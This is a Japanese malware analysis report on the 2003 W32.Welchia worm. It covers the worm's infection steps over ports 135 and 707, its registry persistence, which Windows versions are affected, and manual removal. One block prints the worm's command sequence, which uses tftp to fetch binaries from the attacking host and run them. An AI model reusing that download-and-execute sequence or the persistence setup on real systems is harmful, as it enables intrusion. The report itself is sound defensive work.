

# W32.Welchia.Wormの感染動作概要

ICMPエコー要求パケットを送出(動作確認)

ICMPエコー応答

135ポートにパケットを送出

135ポートにExploitコードを送出

707ポートで待ち受け、  
tftpサーバ起動

707ポートに接続

被害ホストに以下のコードを送出

```
dir wins¥dllhost.exe
dir dllcache¥tftpd.exe
copy dllcache¥tftpd.exe wins¥svchost.exe
tftp -i 【攻撃元IP】 GET dllhost.exe wins¥dllhost.exe
tftp -i 【攻撃元IP】 GET svchost.exe wins¥svchost.exe
wins¥dllhost.exe
```

tftpd.exeが存在すれば名前を変えてコピーする。

tftpd.exeが存在しなければ攻撃元からsvchost.exeを転送する

送られたコマンドを実行

69ポートにtftp接続要求、ファイル転送要求

ワーム本体を転送

Microsoft Windows

ワームコードの実行、感染



# W32.Welchia.Wormの発症動作概要と対策

## 発症動作の概要

次回以降コンピュータ起動時にワームが起動するようレジストリに記述

値 : C:\WINNT\System32\winsvchost.exe

キー : HKEY\_LOCAL\_MACHINE\CurrentControlSet\Services\RpcTftpd\ImagePath

値 : C:\WINNT\System32\wins\DLLHOST.EXE

キー : HKEY\_LOCAL\_MACHINE\CurrentControlSet\Services\RpcPatche\ImagePath

(詳細は別表1のとおり)

動作中のプロセスを探索し、W32.Blaster.Worm(msblast.exe)が動作中であれば、これを強制終了させる。MS03-026及びMS03-007のパッチを当てることを試みる

時にはICMPエコー応答のあったホスト80ポートにGET、SEARCHメソッドの packets を送出(135ポート攻撃との条件分岐)



## 対策と感染の有無

<http://support.microsoft.com/default.asp?scid=kb;ja;823980>

OS		パッチ	
		未適用	適用
Windows NT	Workstation 4.0 SP6a		
	Server 4.0 SP6a		
Windows 2000	Professional SP4	×	
	Server SP4	×	
Windows XP	Home edition	×	
	Professional	×	
Windows server 2003			

- : 感染しない
- × : 感染する
- : 感染しないが再起動する

# W32.Welchia.Wormが改変するレジストリ

別表 1	
キ	値
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd	Key: 0xE1DAE4C0
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd¥Type	0x110
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd¥Start	0x3
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd¥ErrorControl	0x0
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd¥ImagePath	C:¥WINNT¥System32¥wins¥svchost.exe
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd¥DisplayName	Network Connections Sharing
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd¥Security	Key: 0xE2000E00
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd¥Security¥Security	01 00 14 80 A0 00 00 00 ...
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd¥Security	Key: 0xE2000E00
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd¥ObjectName	LocalSystem
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd	Key: 0xE1DAE4C0
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd	Key: 0xE1DAE4C0
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd	Key: 0xE214A120
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd¥Description	複数のデータベース、メッセージ キュー、ファイル システム、またはほかのトランザクション保護されたリソース マネージャに分散されたトランザクションを調整します。
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd	Key: 0xE214A120
HKLM¥System¥CurrentControlSet¥Services¥RpcTftpd	Key: 0xE214A120
HKLM¥System¥CurrentControlSet¥Services¥RpcPatch	Key: 0xE214A120
HKLM¥System¥CurrentControlSet¥Services¥RpcPatch¥Type	0x110
HKLM¥System¥CurrentControlSet¥Services¥RpcPatch¥Start	0x2
HKLM¥System¥CurrentControlSet¥Services¥RpcPatch¥ErrorControl	0x0
HKLM¥System¥CurrentControlSet¥Services¥RpcPatch¥ImagePath	C:¥WINNT¥System32¥wins¥DLLHOST.EXE
HKLM¥System¥CurrentControlSet¥Services¥RpcPatch¥DisplayName	WINS Client
HKLM¥System¥CurrentControlSet¥Services¥RpcPatch¥Security	Key: 0xE2115CC0
HKLM¥System¥CurrentControlSet¥Services¥RpcPatch¥Security¥Security	01 00 14 80 A0 00 00 00 ...
HKLM¥System¥CurrentControlSet¥Services¥RpcPatch¥Security	Key: 0xE2115CC0
HKLM¥System¥CurrentControlSet¥Services¥RpcPatch¥ObjectName	LocalSystem
HKLM¥System¥CurrentControlSet¥Services¥RpcPatch	Key: 0xE214A120
HKLM¥System¥CurrentControlSet¥Services¥RpcPatch	Key: 0xE214A120

## ウイルス解析報告書

<b>ウイルス名</b>	W32.Welchia.Worm ( 別名 : W32/Welchia.worm10240 [AhnLab], W32/Nachi.worm [McAfee], WORM_MSBLAST.D [Trend], Lovsan.D [F-Secure], W32/Nachi-A [Sophos], Win32.Nachi.A [CA], Worm.Win32.Welchia [KAV])
<b>プログラム名及び容量(添付ファイル名)</b>	プログラム名: Dllhost.exe 容 量 : 10,240 バイト
<b>種 別</b>	ワーム
<b>プログラム言語</b>	不明
<b>発 症 環 境</b>	Microsoft IIS, Windows 2000, Windows XP
<b>発 見 日 時</b>	2003 年 8 月 18 日
<b>発見場所(発信地)</b>	中国(最初の感染報告があった場所)
<b>危 険 性</b>	セキュリティホールが存在するコンピュータではインターネットに接続しただけで感染する可能性があるため非常に危険。危険度は 5 段階の 4(5 が最も危険)。
<b>発 症 条 件</b>	セキュリティホールが存在するコンピュータで、ワームの攻撃を受けた時点。
<b>ウイルスの活動、影響</b>	マイクロソフトの Windows Update Web サイトから DCOM RPC 用の修正パッチをダウンロードしてインストールし、その後、コンピュータを再起動しようとする。ICMP エコーを送信することによって、現在動作中のコンピュータを探して感染するため、このワームの動作中は ICMP トラフィックが増大する。W32.Blaster.Worm を削除しようとする。
<b>被 害 規 模</b>	世界的に大規模に活動している。 2003 年 8 月 22 日までに 929 件(国内は 59 件)の届出がシマンテック社に寄せられている
<b>変種、亜種の有無</b>	無
<b>ウイルスの動作概要</b>	<p>W32.Welchia.Worm が実行されると、次のことを行う</p> <ol style="list-style-type: none"> <li>システムフォルダ%System%を探し出し、その場所に自分自身である Dllhost.exe をコピーする。 %System%\%Wins%\Dllhost.exe システムフォルダ%System%は、標準で C:\WINNT\System32 (Windows NT/2000)または C:\Windows\System32 (Windows XP)である。</li> <li>%System%\%Dllcache%\Tftpd.exe のコピーを%System%\%Wins%\svchost.exe として作成する。 Svchost.exe は正規のプログラムである。</li> <li>次のレジストリーに値を追加する HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services 追加する値 RpcTftpd (svchost.exe のサービス名) RpcPatch (Dllhost.exe のサービス名)</li> <li>次のサービスを作成する。 <b>サービス名:</b> RpcTftpd <b>サービス表示名:</b> Network Connections Sharing <b>サービスバイナリ:</b> %System%\%wins%\svchost.exe このサービスは起動時に自動的に起動するように設定される。 <b>サービス名:</b> RpcPatch <b>サービス表示名:</b> WINS Client <b>サービスバイナリ:</b> %System%\%wins%\dllhost.exe このサービスは起動時に自動的に起動するように設定される。</li> </ol>




はマイクロソフト社のページを参照。マイクロソフト社から配布されている修正プログラムをただちに適用する。

**手動による修復を行う場合、コンピュータに関する高度な知識が必要とされ、間違えるとコンピュータが正常に起動しなくなる場合がある。**


1. 被害拡大防止のため、接続されているネットワークから切り離す。
2. システムの復元オプションを無効にする

#### Windows XP システムの復元機能を無効にする手順

1. [スタート] ボタンをクリックする。
2. 表示されたメニューの中から [マイ コンピュータ] を右クリックし、[プロパティ] を選択する。



3. [システムの復元] タブをクリックする。
4. [システムの復元を無効にする]、または [すべてのドライブでシステムの復元を無効にする] にチェックを入れる。



5. [適用] ボタンをクリックして設定を保存する。
6. [OK] ボタンをクリックしてウィンドウを閉じる。

## ウイルスの駆除方法

	<p>3. セーフモードで再起動する / 動作中のプロセスを終了させる。 セーフモードの詳細については、W32.HLLW.Fizzer@mm を参照のこと。 ワームのプロセスを停止するには</p> <ol style="list-style-type: none"> <li>1. Ctrl+Alt+Delete キーを同時に押す。</li> <li>2. [タスクマネージャ]をクリックする。</li> <li>3. [プロセス]タブをクリックする。</li> <li>4. リスト最上部のイメージ名をダブルクリックしてプロセスをアルファベット順に並べ替える。</li> <li>5. リストをスクロールして、Dllhost.exe を探す。</li> <li>6. 該当するファイルを発見したら、それをクリックして[プロセスの終了]をクリックする。</li> <li>7. タスクマネージャを閉じる。</li> </ol> <p>4. 感染ファイルを探して削除する。 Windows エクスプローラを開き、次のファイルを探して削除する。 Dllhost.exe</p> <p>5. レジストリから値を削除する</p> <ol style="list-style-type: none"> <li>1. [スタート]ボタンを押し、[ファイル名を指定して実行]をクリックする。( [ファイル名を指定して実行]ダイアログボックスが表示される。)</li> <li>2. regedit と入力する。</li> <li>3. [OK]をクリックする。(レジストリ エディタが開く。)</li> <li>4. 次のレジストリキーを選択する。 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services</li> <li>5. 次のサブ・キーを削除する。 RpcPatch 及び RpcTftpd</li> <li>6. レジストリエディタを終了する。</li> </ol> <p>6. Svchost.exe ファイルを削除する。 %System%\Wins フォルダを探して選択し、Svchost.exe ファイルを削除する。</p> <p>無償修復ツールがワクチンベンダーから配布されているので、使用上の注意をよく読み自己責任において使用すること。</p>
その他	なし